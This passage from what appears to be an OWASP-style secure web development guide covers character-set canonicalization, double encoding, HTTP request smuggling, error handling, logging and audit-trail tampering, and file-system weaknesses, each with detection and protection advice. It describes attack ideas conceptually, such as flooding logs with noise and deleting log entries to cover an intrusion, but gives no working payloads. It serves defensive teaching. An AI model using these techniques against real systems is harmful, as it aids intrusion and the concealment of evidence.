A suitable canonical form should be chosen and all user input canonicalized into that form before any authorization decisions are performed. Security checks should be carried out after UTF-8 decoding is completed. Moreover, it is recommended to check that the UTF-8 encoding is a valid canonical encoding for the symbol it represents.

<http://www.ietf.org/rfc/rfc2279.txt?number=2279>

16.6 Input Formats

Web applications usually operate internally as one of ASCII, ISO 8859-1, or Unicode (Java programs are UTF-16 example). Your users may be using another locale, and attackers can choose their locale and character set with impunity.

16.6.1 How to determine if you are vulnerable

Investigate the web application to determine if it asserts an internal code page, locale or culture.

If the default character set is not asserted it will be one of the following:

- HTTP Posts. Interesting tidbit: All HTTP posts are required to be ISO 8859-1, which will lose data for most double byte character sets. You must test your application with your supported browsers to determine if they pass in fully encoded double byte characters safely. This comes from the HTML 4.0 Standard : « The HTTP protocol ([RFC2616], section 3.7.1) mentions ISO-8859-1 as a default character encoding when the "charset" parameter is absent from the "Content-Type" header field ». (<http://www.w3.org/TR/REC-html40/charset.html#doc-char-set>)
- HTTP Gets. Depends on the previously rendered page and per-browser implementations, but URL encoding is not properly defined for double byte character sets. IE can be optionally forced to do all submits as UTF-8 which is then properly canonicalized on the server
- .NET: Unicode (little endian)
- JSP implementations, such as Tomcat: UTF8 - see “javaEncoding” in web.xml by many servlet containers

- Java: Unicode (UTF-16, big endian, **or** depends on the OS during JVM startup)
- PHP: Set in `php.ini` via `default_charset` ; can be ISO 8859-1 (Latin-1, default,⁴¹), UTF-8 and others. Since PHP 4.0b4 (20/02/2000), PHP will always send a default document charset to the client. This is conformant to the HTML 4.0 Standard at <http://www.w3.org/TR/REC-html40/charset.html#doc-char-set>

The PHP charset often matches the one of the linked database ; given MySQL supports 70+ collations for 30+ charsets, PHP has to be able to adapt ; most prominent MySQL charsets are big5 (Big5 Traditional Chinese), cp850 (DOS West European), latin1 (cp1252 West European), ascii (US ASCII), hebrew (ISO 8859-8 Hebrew), utf8 (UTF-8 Unicode), and ucs2 (UCS-2 Unicode). UCS-2 is the W3C Standard on Internet :

« The ASCII character set is not sufficient for a global information system such as the Web, so HTML uses the much more complete character set called the Universal Character Set (UCS), defined in [ISO10646]. This standard defines a repertoire of thousands of characters used by communities all over the world.

The character set defined in [ISO10646] is character-by-character equivalent to Unicode ([UNICODE]). Both of these standards are updated from time to time with new characters, and the amendments should be consulted at the respective Web sites. In the current specification, "[ISO10646]" is used to refer to the document character set while "[UNICODE]" is reserved for references to the Unicode bidirectional text algorithm. »

In turn, PHP supports output in the following charsets (see its `htmlspecialchars()` function, which should be used with any output to the browser) : ISO-8859-1 (default), ISO-8859-15 (Latin-9), UTF-8, cp866, cp1251, cp1252, KOI8-R, BIG5, GB2312, BIG5-HKSCS, Shift_JIS and EUC-JP.

PHP can be configured to use any of those character sets via setting `default_charset`, either via its `php.ini` configuration file, or at run time via `ini_set()`, at any time, or in `.htaccess` files, or in `httpd.conf` including in VHosts sections. (it is a `PHP_INI_ALL` directive)

16.6.2 How to protect yourself

Determine your application's needs, and set both the asserted language locale and character set appropriately.

In PHP [1] to support multi-byte characters (« Human Language and Character Encoding

41 see above remark about the HTTP POST requirement

Support ») there are a lot of built-in solutions past the htmlspecialchars() and htmlentities() functions, usually since PHP 4 (1999) :

- FriBiDi : a free implementation of the Unicode Bidirectional Algorithm.
- Gettext : implement an NLS (Native Language Support) API ; see GNU
- i18n — Internationalization : the scope of i18n support includes support for local date and time, currency, measures, number formatting and strings in different encoding. Native support for i18n and l10n (localization) appeared in PHP6. Please note that in PHP6, POSIX locales are obsoleted by the set of locales included with the ICU library.
- iconv - iconv character set conversion facility with or without the GNU libiconv library.
- intl — Internationalization Functions, a wrapper for the ICU library, enabling PHP programmers to perform UCA-conformant collation and date/time/number/currency formatting in their scripts.
- Multibyte String – a complete port of all Strings PHP Functions for multi-byte character sets ; you can activate mb_* functions automagically in your existing 8 bits characters applications by simply setting "mbstring.func_overload" in php.ini
- Pspell
- Recode — GNU Recode
- Unicode

16.7 Locale assertion

The web server should always assert a locale and preferably a country code, such as “en_US”, “fr_FR”, “zh_CN”

16.7.1 How to determine if you are vulnerable

Use a HTTP header sniffer or even just telnet against your web server:

```
HEAD / HTTP1.0
```

Should display something like this:

```
HTTP/1.1 200 OK
```

Date: Sun, 24 Jul 2005 08:13:17 GMT
Server: Apache/1.3.29
Connection: close
Content-Type: text/html; **charset=iso-8859-1**

16.7.2 How to protect yourself

Review and implement these guidelines:

<http://www.w3.org/International/technique-index>

At a minimum, select the correct output locale and character set.

Note that since PHP 4.0b4 (20/02/2000) PHP will always send a default charset and locale to the client. Moreover, executing `setlocale('')` will take the locale from the environment variables of appropriate name or, by default, from the LANG environment variable. On Windows,

`setlocale(LC_ALL, '')` takes the language and locale name from the Windows' regional settings (accessible via the control panel). `Setlocale()` enables to pass multiple locales (eg

`setlocale(LC_ALL, 'de_DE@euro', 'de_DE', 'de', 'ge');`). See

<http://php.net/manual/en/function.setlocale.php>

16.8 Double (or n-) encoding

Most web applications only check once to determine if the input is has been de-encoded into the correct Unicode values. However, an attacker may have doubly encoded the attack string.

16.8.1 How to determine if you are vulnerable

- Use XSS Cheat Sheet double encoder utility to double encode a XSS string
<http://ha.ckers.org/xss.html>
- If the resultant injection is a successful XSS output, then your application is vulnerable
- This attack may also work against:
 1. Filenames
 2. Non-obvious items like report types, and language selectors
 3. Theme names

16.8.2 How to protect yourself

- Assert the correct locale and character set for your application
- Use HTML entities, URL encoding and so on to prevent Unicode characters being treated improperly by the many divergent browser, server and application combinations
- Test your code and overall solution extensively

16.9 HTTP Request Smuggling

HTTP Request Smuggling (HRS) is an issue detailed in depth by Klein, Linhart, Heled, and Orrin in a whitepaper found in the references section. The basics of HTTP Request Smuggling is that many larger solutions use many components to provide a web application. The differences between the firewall, web application firewall, load balancers, SSL accelerators, reverse proxies, and web servers allow a specially crafted attack to bypass all the controls in the front-end systems and directly attack the web server.

The types of attack they describe are:

- Web cache poisoning
- Firewall/IDS/IPS evasion
- Forward and backward HRS techniques
- Request hijacking
- Request credential hijacking

Since the whitepaper, several examples of real life HRS have been discovered.

16.9.1 How to determine if you are vulnerable

- Review the whitepaper
- Review your infrastructure for vulnerable components

16.9.2 How to protect yourself

- Minimize the total number of components that may interpret the inbound HTTP request
- Keep your infrastructure up to date with patches

16.10 Further Reading

IDS Evasion using Unicode

<http://online.securityfocus.com/print/infocus/1232>

W3C Internationalization Home Page

<http://www.w3.org/International/>

HTTP Request Smuggling

<http://www.watchfire.com/resources/HTTP-Request-Smuggling.pdf>

XSS Cheat Sheet

<http://ha.ckers.org/xss.html>

16.11 References

[1] PHP WACT « Character Sets / Character Encoding Issues »

<http://www.phpwact.org/php/i18n/charsets>

17. Error Handling, Auditing and Logging

17.1 Objective

Many industries are required by legal and regulatory requirements to be:

- Auditable – all activities that affect user state or balances are formally tracked
- Traceable – it's possible to determine where an activity occurs in all tiers of the application
- High integrity – logs cannot be overwritten or tampered by local or remote users

Well-written applications will use dual-purpose logs and activity traces for audit and monitoring, and make it easy to track a transaction without excessive effort or access to the system. They should possess the ability to easily track or identify potential fraud or anomalies end-to-end.

17.2 Environments Affected

All.

17.3 Relevant COBIT Topics


DS11 – Manage Data – All sections should be reviewed, but in particular:

DS11.4 Source data error handling

DS11.8 Data input error handling

17.4 Description

Error handling, debug messages, auditing and logging are different aspects of the same topic: how to track events within an application:



17.5 Best practices

- Fail safe – do not fail open
- Dual purpose logs
- Audit logs are legally protected – protect them
- Reports and search logs using a read-only copy or complete replica

17.6 Error Handling

Error handling takes two forms: structured exception handling and functional error checking. Structured exception handling is always preferred as it may implicitly cover 100% of code. Functional languages that do not have exceptions require care and discipline to cover 100% of all possible errors. The principles of structured programming should be enforced and the bad habits inherited from C usage should be forgotten : all functions return a value, and this value should be


tested against errors by using the proper variable type (not just writing `if (c)` whatever type is variable `c`). An « if » or a « switch » statement should have an « else » clause, *etc*

Any code (performing exception handling or functional error handling) that covers 100% of errors is extraordinarily verbose and difficult to read, and may contain subtle bugs and errors in the error handling code itself.

Motivated attackers like to see error messages as they might leak information that leads to further attacks, or may leak privacy related information. Web application error handling is rarely robust enough to survive a penetration test.

Particular bad examples include :

- Microsoft MSDN Lab (try <http://lab.msdn.microsoft.com/ProductFeedback/ViewWorkaround.aspx?FeedbackID=FDBK10939>) which exposes sensitive data and doesn't at all « fail safe » :



Applications should always fail safe. If an application fails to an unknown state, it is likely that an attacker may be able to exploit this indeterminate state to access unauthorized functionality, or

worse create, modify or destroy data.

17.6.1 Fail safe

- Inspect the application's fatal error handler.
- Does it fail safe? If so, how?
- Is the fatal error handler called frequently enough?
- What happens to in-flight transactions and ephemeral data?

17.6.2 Debug errors

- Does production code contain debug error handlers or messages?
- If the language is a scripting language without effective pre-processing or compilation, can the debug flag be turned on in the browser?
- Do the debug messages leak privacy related information, or information that may lead to further successful attack?

17.6.3 Exception handling

- Does the code use structured exception handlers (try {} catch {} etc) or function-based error handling?
- If the code uses function-based error handling, does it check every return value and handle the error appropriately?
- Would fuzz injection against the average interface fail?

17.6.4 Functional return values

Many languages indicate an error condition by return value. E.g.:

PHP

```
$query = mysql_query("SELECT * FROM table WHERE id=4", $conn);
if ( $query === false ) {
    // error
}
```

- Are all functional errors checked? If not, what can go wrong?

17.7 Detailed error messages

Detailed error messages provide attackers with a mountain of useful information.

17.7.1 How to determine if you are vulnerable

- Are detailed error messages turned on?
- Do the detailed error messages leak information that may be used to stage a further attack, or leak privacy related information?
- Does the browser cache the error message?

17.7.2 How to protect yourself

Ensure that your application has a “safe mode” which it can return if something truly unexpected occurs. If all else fails, log the user out and close the browser window

Production code should not be capable of producing debug messages. If it does, debug mode should be triggered by editing a file or configuration option on the server. In particular, debug should not be enabled by an option in the application itself

If the framework or language has a structured exception handler (ie `try {} catch {}`), it should be used in preference to functional error handling

If the application uses functional error handling, its use must be comprehensive and thorough. Detailed error messages, such as stack traces or leaking privacy related information, should never be presented to the user. Instead a generic error message should be used. This includes HTTP status response codes (ie 404 or 500 Internal Server error).

17.8 Logging

17.8.1 Where to log to?

Logs should be written so that the log file attributes are such that only new information can be written (older records cannot be rewritten or deleted). For added security, logs should also be written to a write once / read many device such as a CD-R.

Copies of log files should be made at regular intervals depending on volume and size (daily, weekly, monthly, etc.). A common naming convention should be adopted with regards to logs,

making them easier to index. Verification that logging is still actively working is overlooked surprisingly often, and can be accomplished via a simple cron job!

Make sure data is not overwritten.

Log files should be copied and moved to permanent storage and incorporated into the organization's overall backup strategy.

Log files and media should be deleted and disposed of properly and incorporated into an organization's shredding or secure media disposal plan. Reports should be generated on a regular basis, including error reporting and anomaly detection trending.

Be sure to keep logs safe and confidential even when backed up.

17.8.2 Handling

Logs can be fed into real time intrusion detection and performance and system monitoring tools. All logging components should be synced with a timeserver so that all logging can be consolidated effectively without latency errors. This time server should be hardened and should not provide any other services to the network.

No manipulation, no deletion while analyzing.

17.8.3 General Debugging

Logs are useful in reconstructing events after a problem has occurred, security related or not. Event reconstruction can allow a security administrator to determine the full extent of an intruder's activities and expedite the recovery process.

17.8.4 Forensics evidence

Logs may in some cases be needed in legal proceedings to prove wrongdoing. In this case, the actual handling of the log data is crucial.

17.8.5 Attack detection

Logs are often the only record that suspicious behavior is taking place: Therefore logs can sometimes be fed real-time directly into intrusion detection systems.

17.8.6 Quality of service

Repetitive polls can be protocol led so that network outages or server shutdowns get protocolled and the behavior can either be analyzed later on or a responsible person can take immediate actions.

17.8.7 Proof of validity

Application developers sometimes write logs to prove to customers that their applications are behaving as expected.

- Required by law or corporate policies
- Logs can provide individual accountability in the web application system universe by tracking a user's actions.

It can be corporate policy or local law to be required to (as example) save header information of all application transactions. These logs must then be kept safe and confidential for six months before they can be deleted.

The points from above show all different motivations and result in different requirements and strategies. This means, that before we can implement a logging mechanism into an application or system, we have to know the requirements and their later usage. If we fail in doing so this can lead to unintentional results.

Failure to enable or design the proper event logging mechanisms in the web application may undermine an organization's ability to detect unauthorized access attempts, and the extent to which these attempts may or may not have succeeded. We will look into the most common attack methods, design and implementation errors as well as the mitigation strategies later on in this chapter.

There is another reason why the logging mechanism must be planned before implementation. In some countries, laws define what kind of personal information is allowed to be not only logged but also analyzed. For example, in Switzerland, companies are not allowed to log personal information of their employees (like what they do on the internet or what they write in their emails). So if a company wants to log a workers surfing habits, the corporation needs to inform her of their plans in advance.

This leads to the requirement of having anonymized logs or de-personalized logs with the ability to re-personalized them later on if need be. If an unauthorized person has access to (legally) personalized logs, the corporation is acting unlawful again. So there can be a few (not only) legal

traps that must be kept in mind.

17.8.8 Logging types

Logs can contain different kinds of data. The selection of the data used is normally affected by the motivation leading to the logging. This section contains information about the different types of logging information and the reasons why we could want to log them.

In general, the logging features include appropriate debugging information's such as time of event, initiating process or owner of process, and a detailed description of the event. The following are types of system events that can be logged in an application. It depends on the particular application or system and the needs to decide which of these will be used in the logs:

- Reading of data file access and what kind of data is read. This not only allows to see if data was read but also by whom and when.
- Writing of data logs also where and with what mode (append, replace) data was written. This can be used to see if data was overwritten or if a program is writing at all.
- Modification of any data characteristics, including access control permissions or labels, location in database or file system, or data ownership. Administrators can detect if their configurations were changed.
- Administrative functions and changes in configuration regardless of overlap (account management actions, viewing any user's data, enabling or disabling logging, etc.)
- Miscellaneous debugging information that can be enabled or disabled on the fly.
- All authorization attempts (include time) like success/failure, resource or function being authorized, and the user requesting authorization. We can detect password guessing with these logs. These kinds of logs can be fed into an Intrusion Detection system that will detect anomalies.
- Deletion of any data (object). Sometimes applications are required to have some sort of versioning in which the deletion process can be cancelled.
- Network communications (bind, connect, accept, etc.). With this information an Intrusion Detection system can detect port scanning and brute force attacks.
- All authentication events (logging in, logging out, failed logins, etc.) that allow to detect

brute force and guessing attacks too.

17.9 Noise

Intentionally invoking security errors to fill an error log with entries (noise) that hide the incriminating evidence of a successful intrusion. When the administrator or log parser application reviews the logs, there is every chance that they will summarize the volume of log entries as a denial of service attempt rather than identifying the 'needle in the haystack'.

17.9.1 How to protect yourself

This is difficult since applications usually offer an unimpeded route to functions capable of generating log events. If you can deploy an intelligent device or application component that can shun an attacker after repeated attempts, then that would be beneficial. Failing that, an error log audit tool that can reduce the bulk of the noise, based on repetition of events or originating from the same source for example. It is also useful if the log viewer can display the events in order of severity level, rather than just time based.

17.10 Cover Tracks

The top prize in logging mechanism attacks goes to the contender who can delete or manipulate log entries at a granular level, "as though the event never even happened!". Intrusion and deployment of rootkits allows an attacker to utilize specialized tools that may assist or automate the manipulation of known log files. In most cases, log files may only be manipulated by users with root / administrator privileges, or via approved log manipulation applications. As a general rule, logging mechanisms should aim to prevent manipulation at a granular level since an attacker can hide their tracks for a considerable length of time without being detected. Simple question; if you were being compromised by an attacker, would the intrusion be more obvious if your log file was abnormally large or small, or if it appeared like every other day's log?

17.10.1 How to protect yourself

Assign log files the highest security protection, providing reassurance that you always have an effective 'black box' recorder if things go wrong. This includes:

Applications should not run with Administrator, or root-level privileges. This is the main cause of log file manipulation success since super users typically have full file system access. Assume the

worst case scenario and suppose your application is exploited. Would there be any other security layers in place to prevent the application's user privileges from manipulating the log file to cover tracks?

Ensuring that access privileges protecting the log files are restrictive, reducing the majority of operations against the log file to alter and read.

Ensuring that log files are assigned object names that are not obvious and stored in a safe location of the file system.

Writing log files using publicly or formally scrutinized techniques in an attempt to reduce the risk associated with reverse engineering or log file manipulation.

Writing log files to read-only media (where event log integrity is of critical importance).

Use of hashing technology to create digital fingerprints. The idea being that if an attacker does manipulate the log file, then the digital fingerprint will not match and an alert generated.

Use of host-based IDS technology where normal behavioral patterns can be 'set in stone'. Attempts by attackers to update the log file through anything but the normal approved flow would generate an exception and the intrusion can be detected and blocked. This is one security control that can safeguard against simplistic administrator attempts at modifications.

17.11 False Alarms

Taking cue from the classic 1966 film "How to Steal a Million", or similarly the fable of Aesop; "The Boy Who Cried Wolf", be wary of repeated false alarms, since this may represent an attacker's actions in trying to fool the security administrator into thinking that the technology is faulty and not to be trusted until it can be fixed.

17.11.1 How to protect yourself

Simply be aware of this type of attack, take every security violation seriously, always get to the bottom of the cause event log errors rather, and don't just dismiss errors unless you can be completely sure that you know it to be a technical problem.

17.12 Denial of Service

By repeatedly hitting an application with requests that cause log entries, multiply this by ten

thousand, and the result is that you have a large log file and a possible headache for the security administrator. Where log files are configured with a fixed allocation size, then once full, all logging will stop and an attacker has effectively denied service to your logging mechanism. Worse still, if there is no maximum log file size, then an attacker has the ability to completely fill the hard drive partition and potentially deny service to the entire system. This is becoming more of a rarity though with the increasing size of today's hard disks.

17.12.1 How to protect yourself

The first defense is to monitor closely your log files.

Then, the main defense against this type of attack are

- to increase the maximum log file size to a value that is unlikely to be reached,
- place the log file on a separate partition to that of the operating system or other critical applications
- and best of all, try to deploy some kind of system monitoring application that can set a threshold against your log file size and/or activity and issue an alert if an attack of this nature is underway.

If your webserver is able to do it (Apache is), you may also log different types of attacks entries into different files depending on conditions on the errors, origin, pattern matches *etc.* This is very handy.

17.13 Destruction

Following the same scenario as the Denial of Service above, if a log file is configured to cycle round overwriting old entries when full, then an attacker has the potential to do the evil deed and then set a log generation script into action in an attempt to eventually overwrite the incriminating log entries, thus destroying them.

If all else fails, then an attacker may simply choose to cover their tracks by purging all log file entries, assuming they have the privileges to perform such actions. This attack would most likely involve calling the log file management program and issuing the command to clear the log, or it may be easier to simply delete the object which is receiving log event updates (in most cases, this object will be locked by the application). This type of attack does make an intrusion obvious

assuming that log files are being regularly monitored, and does have a tendency to cause panic as system administrators and managers realize they have nothing upon which to base an investigation on.

17.13.1 How to protect yourself

Following most of the techniques suggested above will provide good protection against this attack. Keep in mind two things:

Administrative users of the system should be well trained in log file management and review. 'Ad-hoc' clearing of log files is never advised and an archive should always be taken. Too many times a log file is cleared, perhaps to assist in a technical problem, erasing the history of events for possible future investigative purposes.

An empty security log does not necessarily mean that you should pick up the phone and fly the forensics team in. In some cases, security logging is not turned on by default and it is up to you to make sure that it is. Also, make sure it is logging at the right level of detail and benchmark the errors against an established baseline in order measure what is considered 'normal' activity.

17.14 Audit Trails

Audit trails are legally protected in many countries, and should be logged into high integrity destinations to prevent casual and motivated tampering and destruction.

17.14.1 How to determine if you are vulnerable

- Do the logs transit in the clear between the logging host and the destination?
- Do the logs have a HMAC or similar tamper proofing mechanism to prevent change from the time of the logging activity to when it is reviewed?
- Can relevant logs be easily extracted in a legally sound fashion to assist with prosecutions?

17.14.2 How to protect yourself

- Only audit truly important events – you have to keep audit trails for a long time, and debug or informational messages are wasteful
- Log centrally as appropriate and ensure primary audit trails are not kept on vulnerable

systems, particularly front end web servers

- Only review copies of the logs, not the actual logs themselves
- Ensure that audit logs are sent to trusted systems
- For highly protected systems, use write-once media or similar to provide trust worthy long term log repositories
- For highly protected systems, ensure there is end-to-end trust in the logging mechanism. World writeable logs, logging agents without credentials (such as SNMP traps, syslog etc) are legally vulnerable to being excluded from prosecution

17.15 Further Reading

Oracle Auditing

<http://www.sans.org/atwork/description.php?cid=738>

Sarbanes Oxley for IT security

<http://www.securityfocus.com/columnists/322>

18. File System

18.1 Objective

To ensure that access to the local file system of any of the systems is protected from unauthorized creation, modification, or deletion.

18.2 Environments Affected

All.

18.3 Relevant COBIT Topics

DS11 – Manage Data – All sections should be reviewed

DS11.9 – Data processing integrity

DS11.20 – Continued integrity of stored data

18.4 Description

The file system is a fertile ground for average attackers and script kiddies alike. Attacks can be devastating for the average site, and they are often some of the easiest attacks to perform.

18.5 Best Practices

- Use “chroot” jails on Unix platforms
- Use minimal file system permissions on all platforms
- Consider the use of read-only file systems (such as CD-ROM or locked USB key) if practical

18.6 Defacement

Defacement is one of the most common attacks against web sites. An attacker uses a tool or technique to upload hostile content over the top of existing files or via configuration mistakes, new files. Defacement can be acutely embarrassing, resulting in reputation loss and loss of trust with users.

There are many defacement archives on the Internet, and most defacements occur due to poor patching of vulnerable web servers, but the next most common form of defacement occurs due to web application vulnerabilities.

18.6.1 How to identify if you are vulnerable

- Is your system up to date?
- Does the file system allow writing via the web user to the web content (including directories?)
- Does the application write files with user supplied file names?
- Does the application use file system calls or executes system commands (such as `exec()` or `.Net's xp_cmdshell()`)?
- Would any of execution or file system calls allow the execution of additional, unauthorized commands? See the OS Injection section for more details.

18.6.2 How to protect yourself

- Ensure or recommend that the underlying operating system and web application environment are kept up to date
- Ensure the application files and resources are read-only
- Ensure the application does not take user supplied file names when saving or working on local files
- Ensure the application properly checks all user supplied input to prevent additional commands cannot be run

18.7 Path traversal

All but the most simple web applications have to include local resources, such as images, themes, other scripts, and so on. Every time a resource or file is included by the application, there is a risk that an attacker may be able to include a file or remote resource you didn't authorize.

18.7.1 How to identify if you are vulnerable

- Inspect code containing file open, include, file create, file delete, and so on
- Determine if it contains unsanitized user input.
- If so, the application is likely to be at risk.

18.7.2 How to protect yourself

- Prefer working without user input when using file system calls
- Use indexes rather than actual portions of file names when templating or using language files (ie value 5 from the user submission = Czechoslovakian, rather than expecting the user to return “Czechoslovakian”)
- Ensure the user cannot supply all parts of the path – surround it with your path code
- Validate the user’s input by only accepting known good – do not sanitize the data
- Use chrooted jails and code access policies to restrict where the files can be obtained or saved to

18.8 Insecure permissions

Many developers take short cuts to get their applications to work, and often many system administrators do not fully understand the risks of permissive file system ACLs.

Also, the use of defective software – mainly on Microsoft Windows™ but all software providers are concerned - can lead to world-readable sensitive information disclosure, as demonstrated by the section 18.14 « Further reading », « Software exposing world-readable sensitive information ».

18.8.1 How to identify if you are vulnerable

- Can other local users on the system read, modify or delete files used by the web application?

If so, it is highly likely that the application is vulnerable to local and remote attack

18.8.2 How to protect yourself

- Use the tightest possible permissions when developing and deploying web applications

- Many web applications can be deployed on read-only media, such as CD-ROMs
- Consider using chroot jails and code access security policies to restrict and control the location and type of file operations even if the system is misconfigured
- Remove all “Everyone:Full Control” ACLs on Windows, and all mode 777 (world writeable directories) or mode 666 files (world writeable files) on Unix systems
- Strongly consider removing “Guest”, “everyone” and world readable permissions wherever possible

18.9 Insecure Indexing

A very popular tool is the Google desktop search engine and Spotlight on the Macintosh. These wonderful tools allow users to easily find anything on their hard drives. This same wonderful technology allows remote attackers to determine exactly what you have hidden away deep in your application’s guts.

18.9.1 How to determine if you are vulnerable

- Use Google and a range of other search engines to find something on your web site, such as a meta tag or a hidden file
- If a file is found, your application is at risk.

18.9.2 How to protect yourself

- Use robots.txt – this will prevent most search engines looking any further than what you have in mind
- Tightly control the activities of any search engine you run for your site, such as the IIS Search Engine, Sharepoint, Google appliance, and so on.
- If you don’t need an searchable index to your web site, disable any search functionality which may be enabled.

18.10 Unmapped files

Web application frameworks will interpret only their own files to the user, and render all other content as HTML or as plain text. This may disclose secrets and configuration which an attacker

may be able to use to successfully attack the application.

18.10.1 How to identify if you are vulnerable

Upload a file that is not normally visible, such as a configuration file such as config.xml or similar, and request it using a web browser. If the file's contents are rendered or exposed, then the application is at risk.

18.10.2 How to protect yourself

- Remove or move all files that do not belong in the web root
- Rename include files to be normal extension (such as foo.inc → foo.jsp or foo.aspx)
- Map all files that need to remain, such as .xml or .cfg to an error handler or a renderer that will not disclose the file contents. This may need to be done in both the web application framework's configuration area or the web server's configuration.

18.11 Temporary files

Applications occasionally need to write results or reports to disk. Temporary files if exposed to unauthorized users, may expose private and confidential information, or allow an attacker to become an authorized user depending on the level of vulnerability.

18.11.1 How to identify if you are vulnerable

Determine if your application uses temporary files. If it does, check the following:

- Are the files within the web root? If so, can they be retrieved using just a browser? If so, can the files be retrieved without being logged on?
- Are old files exposed? Is there a garbage collector or other mechanism deleting old files?
- Does retrieval of the files expose the application's workings, or expose private data?

The level of vulnerability is derived from the asset classification assigned to the data.

18.11.2 How to protect yourself

Temporary file usage is not always important to protect from unauthorized access. For medium

to high-risk usage, particularly if the files expose the inner workings of your application or exposes private user data, the following controls should be considered:

- The temporary file routines could be re-written to generate the content on the fly rather than storing on the file system
- Ensure that all resources are not retrievable by unauthenticated users, and that users are authorized to retrieve only their own files
- Use a “garbage collector” to delete old temporary files, either at the end of a session or within a timeout period, such as 20 minutes
- If deployed under Unix like operating systems, use chroot jails to isolate the application from the primary operating system. On Windows, use the inbuilt ACL support to prevent the IIS users from retrieving or overwriting the files directly
- Move the files to outside the web root to prevent browser-only attacks
- Use random file names to decrease the likelihood of a brute force pharming attack

18.12 Old, unreferenced files

It is common for system administrators and developers to use editors and other tools which create temporary old files. If the file extensions or access control permissions change, an attacker may be able to read source or configuration data.

18.12.1 How to identify if you are vulnerable

Check the file system for:

- Temporary files (such as core, ~foo, blah.tmp, and so on) created by editors or crashed programs
- Folders called “backup” “old” or “Copy of ...”
- Files with additional extensions, such as foo.php.old
- Temporary folders with intermediate results or cache templates

18.12.2 How to protect yourself

- Use source code control to prevent the need to keep old copies of files around
- Periodically ensure that all files in the web root are actually required
- Ensure that the application's temporary files are not accessible from the web root

18.13 Second Order Injection

If the web application creates a file that is operated on by another process, typically a batch or scheduled process, the second process may be vulnerable to attack. It is a rare application that ensures input to background processes is validated prior to first use.

18.13.1 How to identify if you are vulnerable

- Does the application use background / batch / scheduled processes to work on user supplied data?
- Does this program validate the user input prior to operating on it?
- Does this program communicate with other business significant processes or otherwise approve transactions?

